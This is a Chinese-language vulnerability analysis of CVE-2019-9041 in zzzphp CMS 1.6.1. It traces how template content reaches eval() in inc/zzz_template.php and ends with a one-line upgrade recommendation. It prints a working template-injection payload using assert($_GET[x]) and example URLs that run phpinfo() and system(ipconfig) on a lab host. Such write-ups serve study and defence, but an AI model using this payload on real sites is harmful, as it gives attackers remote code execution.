**zzzphp CMS 1.6.1 - Remote Code Execution漏洞利用**

# 一、漏洞描述

## 1、漏洞简述

由于inc/zzz\_template.php中过滤函数parserIfLabel()错误，导致攻击者可以在模板文件中插入动态php代码并导致动态代码执行。


# 二、机理分析

## 1、Remote Code Execution漏洞

**影响版本：** 1.6.1

**漏洞编号：CVE-2019-9041**

在inc/zzz\_template.php文件中



可以看到使用了eval函数，所以代码执行的位置就这里2213行。


而2213行只有一个传入参数$ifstr。

$zcontent是文件内容，用户可控。所以实际代码执行流程为当$zcontent传入parserIfLabel()后经过一系列处理后得到了$ifstr，然后使用eval（）执行了$ifstr，因为$zcontent可控，所以$ifstr可控，最终导致代码执行。




为方便查看结果，使用seay来调试这段关键代码，打印$ifstr在传入eval之前的值。可以看到当$zcontent 为下面值的时候{if:assert($\_GET[x])}phpinfo();{end if}。$ifstr的值为assert($\_GET[x])加上eval就是eval（assert($\_GET[x])）。

# 三、攻击路径




{if:assert($\_GET[x])}phpinfo();{end if}



然后访问http://192.168.2.143/search/?x=phpinfo()

http://192.168.2.143/search/?x=system(ipconfig)

参数x可以执行php代码。





# 四、防御方案

升级版本